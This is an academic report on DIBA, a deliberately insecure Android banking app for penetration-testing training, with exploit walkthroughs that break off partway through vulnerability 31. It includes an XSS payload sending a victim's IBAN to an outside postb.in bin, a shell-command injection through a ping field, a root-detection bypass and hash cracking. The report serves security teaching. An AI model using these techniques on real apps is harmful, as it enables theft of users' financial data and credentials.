Insecure Mobile Banking App for Penetration Testing Training

A project submitted for the in depth module Information Security
Master of Science in Engineering

by

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Abstract

We present the Damn Insecure Banking Application DIBA a mobile android banking application that was intentionally built with a lack of attention to security aspects. DIBA is the second version of the already existing application InBank [1]. In the new version we updated the application and server component to the latest release available, added a persistent SQL database to the server, reviewed and adapted the existing vulnerabilities and added new ones. It offers typical banking functionalities like make payments or investments, which are implemented using insecure techniques and insufficient complexity to keep attackers away. It provides a playground for android application penetration testing with 33 vulnerabilities that users can find and exploit. The application interacts with a backend server that also suffers from security flaws and allows to practice with network communication and authentication. Furthermore, there are vulnerabilities about insecure storage, cryptography, sessions management, brute-force on weak password and input validation. It was developed during the in-depth module IT security.

Table of Contents

1 Introduction

In this the project we implemented the second version of the banking application InBank [1]. We named the second version DIBA - Damn Insecure Banking Application [2]. A banking application was considered a good example because of the features it offers and the security requirements that it needs. The application offers banking functionalities such as make payments, investments or exchange messages with the bank employees.

The goal of the project is to offer a playground for android penetration testing with the focus on the security of android application development. The functionalities are intentionally implemented in an insecure way. The application offers 33 security flaws that users can find and exploit. We gave each vulnerability a difficulty rating from easy, medium or hard. They cover different security topics that developers encounter when developing a mobile application. Few vulnerabilities are insecure mechanisms on the server-side but most vulnerabilities are in the DIBA app. There are flaws regarding network communication, authentication mechanism, insecure storage, cryptography, session management, brute-force on weak passwords and input validation.

During the project we faced three main tasks. The first one was to update the application and server components to the latest release available. After the update, all the already existing vulnerabilities were review and adapted when needed. The second task was to find and design new vulnerabilities to be added to the second version. In addition to the research we performed into the android security resources and communities we looked at other applications used for android pentesting app training and vulnerability scanners and compared the vulnerabilities to find aspects that were not covered by the first version of the app, as output we designed and implemented 10 new vulnerabilities. The last task was to develop the DIBA exploit application which provides the functionality to exploit the vulnerabilities that require more advance coding. The project includes the documentation, a separated document with the description and solution of all vulnerabilities, the DIBA application, the DIBA Server and the DIBA exploit application. Both source code and compiled resources are available for the applications and server.

The document is structured like follows. In chapter 2 we present the result of the research for the related works. Chapter 3 describes the new vulnerabilities added in DIBA and their characteristics. Details about the server component are given in chapter 4. In chapter 5 we explain the changes required to adapt the previous application vulnerabilities to the new version. Conclusions are expressed in chapter 6.

Instructions for installing the applications and server are given in the appendix.

2 Related Works

In order to find new vulnerabilities for DIBA we compared the previous version to similar work with focus on android penetration testing. We considered other intentionally vulnerable applications, available resources from the internet, for example OWASP [3] and vulnerability scanners. The results of the analsys are presented below.

2.1 Intentionally Vulnerable Android Apps

2.1.1 Owasp MSTG

The Mobile Security Testing Guide (MSTG) [4] project started in 2018 with the goal to present in a clear guide how developers can satisfy security requirements when building mobile applications. It puts the focus on security development, testing and reverse engineering of Android and iOS application. The project includes the UnCrackable Apps, a collection of three mobile reverse engineering challenges. We took a look at the applications for the android operating system. An *apk* file is provided for each challenge and can be split in two main tasks. First, one must disable the lock on rooted devices, and second it must be found a way get a secret string stored in the application. From this project we found two challenges to add to DIBA.

- **Root Detection Bypass** Rooted devices are considered to be more at risk of being compromised because they give attackers access to all device and applications files and code. For this reason often application implements a rooted device detection mechanism.

- **Native Language Library** Compiled libraries from native code can be decompiled and abused from attackers to change the behavior of the application or read secret values.

2.1.2 MSTG Hacking Playground

The MSTG Playground [5] is a collection of mobile applications that intentionally implements iOS and Android mobile vulnerabilities. The implementations are practical examples of the security requirements presented in OWASP Mobile Application Security Verification Standard [6], and they give an understanding of the issues that arise when the security requirements are not satisfied. They cover a wide range of problems from storage, communication, database, authentication, logging, input validation, and also more Android specific vulnerability like the shared preferences file of android applications.
We found interesting the following vulnerabilities

- **SQLite Database** Files used from database manager systems on mobile devices can be read from attacker with rooted devices.

- **Encrypted SQLite Database** Encrypted databases are not secure is the encryption key is store in the device.

- **Memory Dump** Secrets that are not hardcoded in the application, but loaded in the runtime memory of an application can be extracted with a memory dump.

- **Code Injection** Attackers can change the path to a dynamic library so that the application loads the attacker's library instead of the original.

2.1.3 PIVAA

Purposefully Insecure and Vulnerable Android Application [7] is a vulnerable application published by the HTBridge [8] security company, PIVAA is released under GNU General Public License v3.0. It is the updated version of DIVA [9], a previous public vulnerable application. The app is meant to be used as benchmark for vulnerability scanners.
New vulnerabilities

- **JS enabled in a WebView** Allowing JavaScript content to be executed within the *WebView* might let an attacker to execute malicious code.

- **Object deserialization found** Attackers can execute malicious code with setting a pointer to a function in one of the fields of the deserialized object.

2.2 Other resources

2.2.1 OWASP Mobile Top 10

The Owasp list was updated last time in year 2016. The current state didn't change since then. Since the previous version of DIBA already covers the vulnerabilities presented in the list and the list didn't change we didn't find any new vulnerability to add.

2.2.2 QARK

Quick Android Review Kit [10] is a vulnerability scanner for android application packages published from LinkedIn. The project is hosted on github, the scanner detects vulnerabilities about outdated API usage, intents usage, webview usage and known activity bad practices, the presence of sensible information in the source code, and tapjacking.

- **Tapjacking** Tapjacking indicates the technique of using an overlay screen to trick the user to tap on the display. Instead of pushing the expected button the user presses an invisible button placed by the attacker.

2.3 Summary

During this phase we analyzed public available vulnerable android applications. The goal was to find new vulnerabilities that are not implemented in the previous version of DIBA. After having looked at the resources from above we planned to add the following vulnerabilities. The order reflects the order in which they will be implemented, from the one that we considered most relevant because fills a missing vulnerability category in DIBA app to the ones considered less relevant or more complex. Given the goal of publishing a stable and complete vulnerable android app, the more advanced vulnerabilities are left at the bottom of the list.

1. **SQLite Database**
2. **Native Language Library**
3. **Encrypted SQLite Database**
4. **WebView Cross-Site Scripting**
5. **Cracking Weak Password**
6. **Root Detection Bypass**
7. **Local Command Injection**
8. **Two-Factor Authentication**
9. **Code Injection**
10. **Memory Dump**
11. **Tapjacking**
12. **Object deserialization found**
13. **Application API**

3 Vulnerability Design

In this chapter we present the design and implementation of the vulnerabilities we added to DIBA. Every section provides information about the vulnerable component, a description of the weakness and how it can happen when developing mobile applications. Further, we explain how to exploit the vulnerability and how to prevent it. The format of the vulnerabilities description follows the approach we used in the solution document, the numbering also. At the end of the chapter we listed the vulnerabilities that we found interesting but couldn't be implemented, either for time and technical limits.

Here, we consider that the attacker has already did the ordinary steps that a penetration-tester will perform to have enough resources to analyze the app.

- Extract the apk file from a device. It is not required from us because we are provided with the apk file but could be useful in penetration testing.
  List devices packages with
  ```
  adb shell pm list packages -f | grep DIBA
  ```
  Extract the apk file from the device with the package name
  ```
  adb pull data/app/ch.zhaw.securitylab.
  DIBA-hFwJYqU2bii_Aptip0S0jw==/base.apk DIBA.apk
  ```

- Decompile the app with *apktool*, the output is written in smali code and can be re-compile and reinstalled on the device.
  ```
  apktool d DIBA.apk -o DIBA_deco
  ```

- Decompile the app with *jadx*, the output is written in java code and can be analyzed in a easier way than smali.
  ```
  jadx DIBA.apk -d DIBA_jadx
  ```

- Check the AndroidManifest.xml file for interesting tags. For example, exported activity or aliases, content providers and app permissions. Usually located in
  `DIBA_jadx/resources/AndroidManifest.xml`

- Check the strings.xml file for interesting values. For example, username and password, secret values or API keys. Usually located in
  `DIBA_jadx/resources/res/values/strings.xml`

Vulnerability 24: SQLite Database

The DIBA app uses a local SQL database to store user investments. The database is not encrypted and an attacker that has access to the device can read the data with a SQL tool.

Basic Information

- Activity: Messages, Investments and Settings have all a local unencrypted DB.
- Attacker: Device Owner/Holder
- Target: users data
- Asset under attack: Information about transactions and account.
- Potential hints: local "datebases" folder in the installed app.
- Rating: medium

Vulnerability

It is important to consider that unencrypted data stored locally in the device databases can be read from anyone that has access to the device.

How Could This Happen

Often developers use local databases as cache memory for data that is usually requested multiple times from the client app. This allows a more user-friendly and responsive interaction with the application.

Exploitation Instruction

1. The investment database is created once the user made some investments. The first step is to get access to a device.

2. Connect to device shell
   `adb shell`

3. Get root privileges
   `su`


4. Go to databases
   `cd /data/data/ch.zhaw.securitylab.DIBA/databases`

5. Connect to investment database
   `sqlite3 investments`

6. Get the tables names from the db metadata
   `SELECT * FROM sqlite_master;`

7. Read investments
   `SELECT * FROM investment;`

8. The same can be done to read the messages and settings databases.



```
sqlite> SELECT * FROM investment;
1|greg@gmail.com|1600965793389|150|150|SFr
2|greg@gmail.com|1600965881669|500|500|SFr
3|greg@gmail.com|1600965892659|400|360.0|$
4|greg@gmail.com|1600965902987|99|173.25|£
```

Exploit Prevention

Never store sensible information locally. If really necessary, use encrypted databases and store cryptographic keys outside the device.

Vulnerability 25: Native Language Library

The Java Native Interface allows android developers to use native language library to include already implemented functions in the application. Often these libraries are shared object (.so) written in C or C++.

Basic Information

- Activity: DIBA
- Attacker: Device Owner/Holder
- Target: DIBA functionality
- Asset under attack: users data, abuse DIBA features
- Potential hints: loading of native library
- Rating: hard

Vulnerability

Compiled files can be analyzed and an attacker is still able to read the code. Further, using reverse engineering methods the secrets hidden in native libraries can be extracted.


How Could This Happen

Developers can consider compiled libraries as a secure location without realizing that once attackers gain access to the device the libraries can be decompiled and secrets can be extracted.

Exploitation Instruction

1. Look in the decompiled files for strings like *loadsecret()* and *native*. Those terms usually appears when loading native libraries in Java.

2. Find where the native library are loaded.
   `find .  -type f -exec grep -i loadLibrary {} +`




```
[gregory] DIBA_jadx $ [] find . -type f -exec grep -i loadlibrary {} +
./sources/net/sqlcipher/database/SQLiteDatabase.java:                System.loadLi
brary(libName);
./sources/ch/zhaw/securitylab/DIBA/DIBA.java:        System.loadLibrary("native-lib");
```

3. Now, we know that DIBA.java loads a native library and that the name is native-lib. We want to locate the library.
   `find .  -type f -name "*native-lib*"`

4. Once located the file analyze the content.
   `strings resources/lib/x86/libnative-lib.so`

5. Look at the output and search for interesting strings. Read the secret key `n4t1v3sArEnT1nv1s1bl3` from the output.



```
libm.so
libdl.so
^_[]
n4t1v3sArEnT1nv1s1bl3
;*2$"
Android (5220042 based on r346389c) clang version 8.0.7 (https://android.googlesource.com/
toolchain/clang b55f2d4ebfd35bf643d27dbca1bb228957008617) (https://android.googlesource.co
m/toolchain/llvm 3c393fe7a7e13b0fba4ac75a01aa683d7a5b11cd) (based on LLVM 8.0.7svn)
gold 1.12
.shstrtab
```

The string can be extracted in different ways depending on the needs. In this case since it is easy to recognize the key the *strings* command is enough. More sophisticated tools to analyze binary files are *ghidra* [11] and *radare2* [12].

Exploit Prevention

Developers must always remember that everything (even compiled files) on the device is visible by someone with access to the device and with enough experience and motivation these files can be decompiled and analyzed to extract secrets.

Vulnerability 26: Encrypted SQLite Database

The DIBA app uses a local database to store user payments. Since the payments details are considered sensible data the database is encrypted. This method is secure only if the secret key is not store in the device. The code that loads the database uses a native library to load the secret key, this suggests that the key is stored locally and can be found on the device.

Basic Information

- Activity: DIBA
- Attacker: Device Owner/Holder
- Target: users data
- Asset under attack: Payment information
- Potential hints: When loading the secret from the native library it is used to connect to the database.
- Rating: hard

Vulnerability

Given that SQL databases are readable from anyone that has access to the device. When developers must store sensible data locally they often use encrypted databases. This method is only secure as far as the attacker does not get the secret key needed to decrypt the database.

How Could This Happen

It possible that developers used encrypted database to store sensible data. They can think that store the encryption key in a hidden/compiled file as a native library is secure. This is not true, as we have seen in the previous vulnerability, strings can be easily extracted.

Exploitation Instruction

1. Once got the secret key from the *Native Library* vulnerability 24 we can decrypt the payment database and read the content.

2. Here, we can use the backup feature to extract the DIBA
   ```
   adb backup -noapk ch.zhaw.securitylab.DIBA
   ```

3. Convert backup file to *.tar*
   ```
   dd if=backup.ab bs=24 skip=1 | openssl zlib -d > backup.tar
   ```

4. Uncompress the application backup files.
   ```
   tar xvf backup.tar
   ```

5. Other methods to get the database files are

   - Copy payment file
     ```
     adb shell "run-as ch.zhaw.securitylab.DIBA cat
     databases/payments" > payments.db
     ```

   - Connect to the device and copy the database file to a worldreadable like */sdcard* and pull it with *adb pull /sdcard/targetfile localfile*

6. Now, we can move to the databases directory
   ```
   cd apps/ch.zhaw.securitylab.DIBA/db/
   ```

7. We find db files like investments (see vulnerability 24) that are SQLite database files
   ```
   file investments
   ```

8. and a data file like the *payments*
   ```
   file payments
   ```
   also check the content with
   ```
   head payments
   ```

9. The name suggests that it is also a database file but the format is different. From the meaningless content we can suspect that it is an encrypted database. Check if we can find where these databases are created
   ```
   find DIBA_jadx -type f -exec grep payments {} +
   ```

10. Notice class *DIBA.java* has a `PaymentDb` object. A quick look at the imports of the class tell us that the application uses sqlcipher [13] tool.
    ```
    import net.sqlcipher.database.SQLiteDatabase
    ```


11. Get SQLcipher [14] from github. This is needed as interface to the encrypted file, otherwise we can not read the data in the database with normal *sqlite3*. Clone and compile it following the steps described in the github repository [13].

12. After built sqlcipher, connect to payment database with sqlcipher
    `./sqlcipher/sqlcipher payments`

13. Set the encryption key called, pragma key that we found in the native library from the previous vulnerability.
    `PRAGMA KEY = n4t1v3sArEnT1nv1s1bl3;`

14. Get the tables names from the db metadata
    `SELECT * FROM sqlite_master;`

15. Read payments table
    `SELECT * FROM payment;`



```
SQLCipher version 3.30.1 2019-10-10 20:19:45
Enter ".help" for usage hints.
sqlite> SELECT * FROM payment;
Error: file is not a database
sqlite> PRAGMA KEY = n4t1v3sArEnT1nv1s1bl3;
ok
sqlite> SELECT * FROM payment;
1|greg@gmail.com|attacker@mail.com|1000|12|SFr
2|greg@gmail.com|marina@mail.com|2000|-2000|SFr
sqlite> 
```

Exploit Prevention

Never store sensible information locally. If really necessary, use encrypted databases and store cryptographic keys outside the device.

Vulnerability 27: WebView Cross-Site Scripting

The DIBA application asks users to take part to a survey about the recent experience with the customer-service. The survey is available online and when accessed from within the app a *WebView* is used to display the survey. This technique is very useful to display web-content within the application but is dangerous because it can bring to the execution of malicious code.

Basic Information

- Activity: ActivitySurvey
- Attacker: Device Owner/Holder
- Target: DIBA users
- Asset under attack: Sensible data
- Potential hints: No input validation in posted comments
- Rating: medium

Vulnerability

WebView objects allow to load web content inside an application activity. Further, one can enable the execution of *javascript* code in the view for having more control over the page, but at the same time he gives an attack vector to malicious users. The fact that web developers can display html inside the app and control it with *javascript* exposed the application to web vulnerabilities like cross-site scripting.

How Could This Happen

Developers may need to display webpages to users and for having a better control on the layout and the content they can enable the execution of *javascript*. This can expose the application to vulnerability because they are giving attackers a way to execute code and may abuse the functionality.

Exploitation Instruction

1. Create a new account in the DIBA app.
2. Open the survey *Webview*

3. Since we know it is *html* we can also open the page in a browser
   `https://localhost:8443/survey`
   This is useful to analyzes the elements in the page. Given that the page is sent to the phone, an attacker could also get the *html* with a mitm attack, intercepts the response and analyze the webpage.

4. First, check whether there is any input validation on the comments, try to insert some typical comments and reload the page and check the result
   `<script>alert("XSS")</script>`

5. Second, check if there is anything interesting that we could attack. For example, the user IBAN value is considered sensible data. Inspect the element and find how to get the IBAN text.
   `document.getElementById('iban').text`

6. Go to https://postb.in and click on the "Create Bin" button. You will get the url to which we can send HTTP requests, for example
   https://postb.in/1601119971063-6338393660262
   The website is a public service for testing API calls. In our case we can use it to transmit the data for the XSS attack, we can, for example add the IBAN of a user as URL parameter.

7. Insert a comment that execute *javascript* code and send the personal IBAN value displayed in the page to the attacker server. For example:
   ```
   <script>
   new Image().src =
   encodeURI("https://postb.in/1601119971063-6338393660262?iban="
   .concat(document.getElementById("iban").text));
   </script>
   ```

8. At the moment another user (you can simulate this) access the web survey, his IBAN will be sent to out bin. When reloading the bin page it appears the HTTP request with the victim IBAN appended to the URL as parameter.
   https://postb.in/1601119971063-6338393660262?iban=CH48123456789

Exploit Prevention

It is not recommended to load web content inside mobile applications. If, of absolute importance for the application, don't allow the execution of *javascript* or implement all necessary prevention mechanisms for web attacks, for example input sanitization and validation.

Vulnerability 28: Cracking Weak Password

The DIBA app offers real-time data from the stock market. Users must pay a subscription to get the code that allows the access to the functionality. The code is not visible in clear but the hashed value is stored locally in the string.xml file. The function is considered secure, but the secret is not hard enough and a modified dictionary attack can recover the original password.

Basic Information

- Activity: ActivityAuthInvestWall
- Attacker: Device Holder
- Target: DIBA
- Asset under attack: abusing of DIBA services
- Potential hints: hash and salt values in strings.xml
- Rating: hard

Vulnerability

Usually, passwords are not stored in clear text but instead the hashed values of secret is saved, the reason behind this is to prevent the exposure of sensible information to attackers that gain access to the password database or file. When the secret is not hard enough attackers can run a brute-force attack and recover the original secret from the hash value.

How Could This Happen

It is possible that developers consider secure saving the hashed value of a secret instead of the real value. This is true only with they use strong secrets and hashing algorithms.

Exploitation Instruction

1. Take a look at the strings.xml (*/DIBA_jadx/resources/res/values/strings.xml*) file. It can contains interesting values, for example we noticed two strings with name *hash* and *salt*.

2. To understand where the hash and salt is used we look at the decompiled apk and we search for the names.
   ```
   find DIBA_jadx -type f -exec grep -i salt {} +
   find DIBA_jadx -type f -exec grep -i hash {} +
   ```
   Notice to be more secure about the where the string is used we can look for "R.string.salt" or "R.string.hash", this is the usual method to access values in the strings.xml.
   ```
   find DIBA_jadx -type f -exec grep -i "R.string.salt" {} +
   ```
   From the output of the *find* is clear that the password is used in *ActivityAuthStockWall*.

3. Once we have the values we can crack the original password. Here, we give a solution with *john the ripper* but any other cracker tool can be used.

4. Create a file hash.txt for *john* that contains the salt and hash value combined like:
   ```
   223a26118434575d33c36102b45bed6aaa701eb3f1042a147503af704f883
   a9a$L0ngS4Lt
   ```


5. Given the length of the hash of 64 hex encoded chars (equivalent to 32 bytes) we assume the developers used the SHA256 hash function. Create a file john.conf. Here we configure *john* to try every word in the wordlist of any length greater than 2, also to capitalize the word and add two digits at the end of the word.

6. To add it to the Wordlist add this line before the rule in the conf file `[List.Rule:Wordlist]`

7. Then write the rule: `<* >2 c $[0-9] $[0-9]`

8. Run a dictionary attack with the following command. The dynamic format is used in order to include the salt during the crack, it also define the hash function. In this case we consider SHA256, more information can be found here [15]
   ```
   john -format=dynamic_61 -wordlist -rules hash.txt
   -conf=john.conf
   ```

9. You should get the secret *Pineapple49*



```
kali@kali:~/Documents/dictionaryAttack$ john --format=dynamic_61 --wordlist --rules hashes --co
nf=john.conf
Loaded 1 password hash (dynamic_61 [sha256($s.$p) 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
Pineapple49      (?)
1g 0:00:00:00 DONE (2020-09-08 17:09) 16.66g/s 2968Kp/s 2968Kc/s 2968KC/s Lester49..Edith50
Use the "--show --format=dynamic_61" options to display all of the cracked passwords reliably
Session completed
```

10. At the end we can go back to the application and enter the stock market view with the password *Pineapple49*.

Exploit Prevention

When generating secrets and passwords always follow the strong password policy, for example in length and variety of symbols. This should be done to prevent cracking and brute force attacks.

Vulnerability 29: Root Detection Bypass

To prevent abusing the application often developers implement a mechanism that detects if the device is rooted, in that case the application changes behavior. The functions are usually implemented in the application code and attackers that have access to the device can decompile the code and remove the detection mechanism.

Basic Information

- Activity: ActivityLanding
- Attacker: Device Holder
- Target: DIBA
- Asset under attack: abuse DIBA features
- Potential hints: the detection mechanism is fully implemented in Java and visible in the decompiled code.
- Rating: hard

Vulnerability

When the activity is launch there is a function that checks for any sign of rooted device. The check is implemented in Java code that can be decompiled and modified.

How Could This Happen

This is not a real vulnerability, but it shows how easy is for attackers to bypass root detection mechanism.

Exploitation Instruction

1. Decompile the application. This time will use both decompilation tool, for better understanding. We want to understand the java code from the output of *jadx* and modify and re-compile and run the smali code obtained from *apktool*
   ```
   jadx DIBA.apk -d DIBA_jadx
   apktool d DIBA.apk -o DIBA_apktool
   ```
2. Check for files that contain strings like "root" (too general but useful) or terms that we know are usually used in root detection, for example several implementation check the existence of the *su* command, "/bin/su".
   ```
   find .  -type f -exec grep -i "/bin/su" {} +
   ```

3. Open the file with root detection mechanism. Both version for comparison, java and smali
   `DIBA_jadx/sources/ch/zhaw/securitylab/DIBA/activity/unauth/ActivityLanding.java`
   and
   `DIBA_apktool/smali/ch/zhaw/securitylab/DIBA/activity/unauth/ActivityLanding.smali`

4. From the java code we can spot the method `Z()` that performs the root detection, it contains the string "/bin/su" and more root detection practices. Notice the three *if-statements* in the java code that perform the root detection. Every *if-statement* assign the value true to a variable if the device is rooted. Also, notice the logs with message "Detected Rooted Device!" in the method code. Now we have to compare the java code with the smali to understand where we can alter the mechanism.

5. We know from the java code that at the end of the method a boolean is returned. If the value is true the device is rooted, while if it is false the device is not rooted. Now, look at the smali code and locate the same `Z()` method.

6. Go at the end of the method and locate the returned variable. It should be name *v0* or *v* followed by a digit. This is the variable that we want to control.

7. Find any occurrence of the variable in method and replace all assignment to the false value 0x0. So that everytime the mechanism detect a rooted devices instead of setting the variable to true the code now set it to false. There should be three occurrences showed below
   ```
   const/4 v0, 0x1
   const/4 v0, 0x1
   const/4 v0, 0x1
   ```
   These lines must become
   ```
   const/4 v0, 0x0
   ```

8. After having updated the code we should make sure to set to *false* the testOnly tag in the AndroidManifest.xml. This is need to install the app after compilation. `adb` will refuse to install an testing app or we would

have to install it with the *-t* flag for testing.
adb install -t ch.zhaw.securitylab.DIBA


9. Recompile the application with the new code.
   ```
   apktool b DIBA_apktool -o malicious_DIBA.apk
   ```

10. Self-sign the new application. First, we create a keystore for signing
    ```
    keytool -genkey -v -keystore signer.jks -alias signer -keyalg RSA
    -keysize 2048 -validity 10000
    ```
    Second, we sign the new apk with *signer* a tool provided by java JDK.
    ```
    jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore
    signer.jks DIBA_recompiled.apk signer
    ```


11. We have to uninstall the original package from the device, otherwise given the same package name we will have conflicts. Thus, we first remove the old package from the device with
    ```
    adb uninstall ch.zhaw.securitylab.DIBA
    ```

12. Install the new signed version on the device.
    ```
    adb install malicious_DIBA.s.apk
    ```

13. Launch the application, if it worked when opening the landing page the root detection mechanism will not be showed, even if the settings say that root detection is enable. The screen message should change like the image.


Rooted Device Detected!

DIBA will automatically uninstall for security reason.
You can disable this message in the meta settings.


Device Okay!

Trusted Device, no root found.

Exploit Prevention

There is no way to prevent that attackers with access to the device to decompile and analyze the app. Developers must ensure that no security mechanism is fully implemented in the application, always store secrets and implement the security mechanism logic outside the device.

Vulnerability 30: Local Command Injection

The application allows users to ping the API server to test the connectivity. The server IP value is read from an input field defined in the meta-settings of the application and users can update the value of the field. This allows the users to replace the IP value and insert arbitrary strings that will be then executed as input for the *ping* command.

Basic Information

- Activity: ActivityMetasettings
- Attacker: Device Owner/Holder

- Target: DIBA application, the device itself, and other users
- Asset under attack: Sensible information, device security
- Potential hints: "ping" command is probably executed in metasettings.
- Rating: easy

Vulnerability

Android allows to execute shell commands from Java. The features is very useful when developers have to work with system files and environmental variables. In the case the command takes an input argument from the user it is important to validate and sanitize the provided input such that the behavior of the command does not change and is not abused to do unexpected malicious things.


How Could This Happen

On one hand developers can forget to remove the functions after testing and doing so they open attack vectors for attackers. On the other hand local commands are sometimes needed and during the implementation developers can forget the necessary input validation and sanitization. This will allow attacker to inject unexpected commands executed with the app privileges.

Exploitation Instruction

1. Open the meta-settings activity where the IP of the server is defined.
2. Append to the IP value the string
   `&& cat /data/data/ch.zhaw.securitylab.DIBA/shared_prefs/loginPreferences.xml`
3. The double ampersand allows the execution of multiple commands.
4. When the *ping* command is executed the output is printed to the logs, after the *ping* output there is the output of the *cat* command and we

can read the login credentials stored in the file with base64 encoding. Continue with vulnerability 3 to decode the values.
`adb logcat`



```
System.out: PING 10.0.2.2 (10.0.2.2) 56(84) bytes of data.
System.out: 64 bytes from 10.0.2.2: icmp_seq=1 ttl=255 time=3.53 ms
System.out: --- 10.0.2.2 ping statistics ---
System.out: 1 packets transmitted, 1 received, 0% packet loss, time 0ms
System.out: rtt min/avg/max/mdev = 3.536/3.536/3.536/0.000 ms
System.out: <?xml version='1.0' encoding='utf-8' standalone='yes' ?>
System.out: <map>
System.out:     <string name="login_password">W+52Nr3Lm7H2walfslSbDg==</string>
System.out:     <string name="login_email">MtH7pAqbuerOou50M8CyTA==</string>
System.out:     <boolean name="login_remember" value="true" />
System.out: </map>
```

Exploit Prevention

After testing all unused functions must be removed and functions that takes user arguments must support the right input validation and sanitization before execution.

Vulnerability 31: Two-Factor Authentication I - Replaying Codes

To confirm a payment the user must insert a code that it sent by SMS (it is also written to the server logs). This code is generated and used in an insecure way. It is not bound to a specific payment and that it can be used for multiple payments. A mitm can read the code and use it to authenticate any payments during the next 5 minutes.

Basic Information

- Activity: ActivityPayAccept
- Attacker: Remote attacker
- Target: DIBA and other users
- Asset under attack: money, transactions
- Potential hints: the same code is used for multiple times
- Rating: easy

Vulnerability

The code is not linked to any specific payment so it can be used to validate other payments during the 5 minutes of validity.

How Could This Happen


Often it is easier to only compare the client code (one time password) with the one generated from the server without considering the fact that the code can be right without being sent from the correct client, for the right payment and during the right time limit.

Exploitation Instruction

1. Use the steps from from vulnerability 1 to place yourself as man-in-the-middle.

2. As the victim, login to DIBA and make a payment.

3. As the attacker, intercept the victim requests and learn the payment confirmation code. In this example **80acac**.



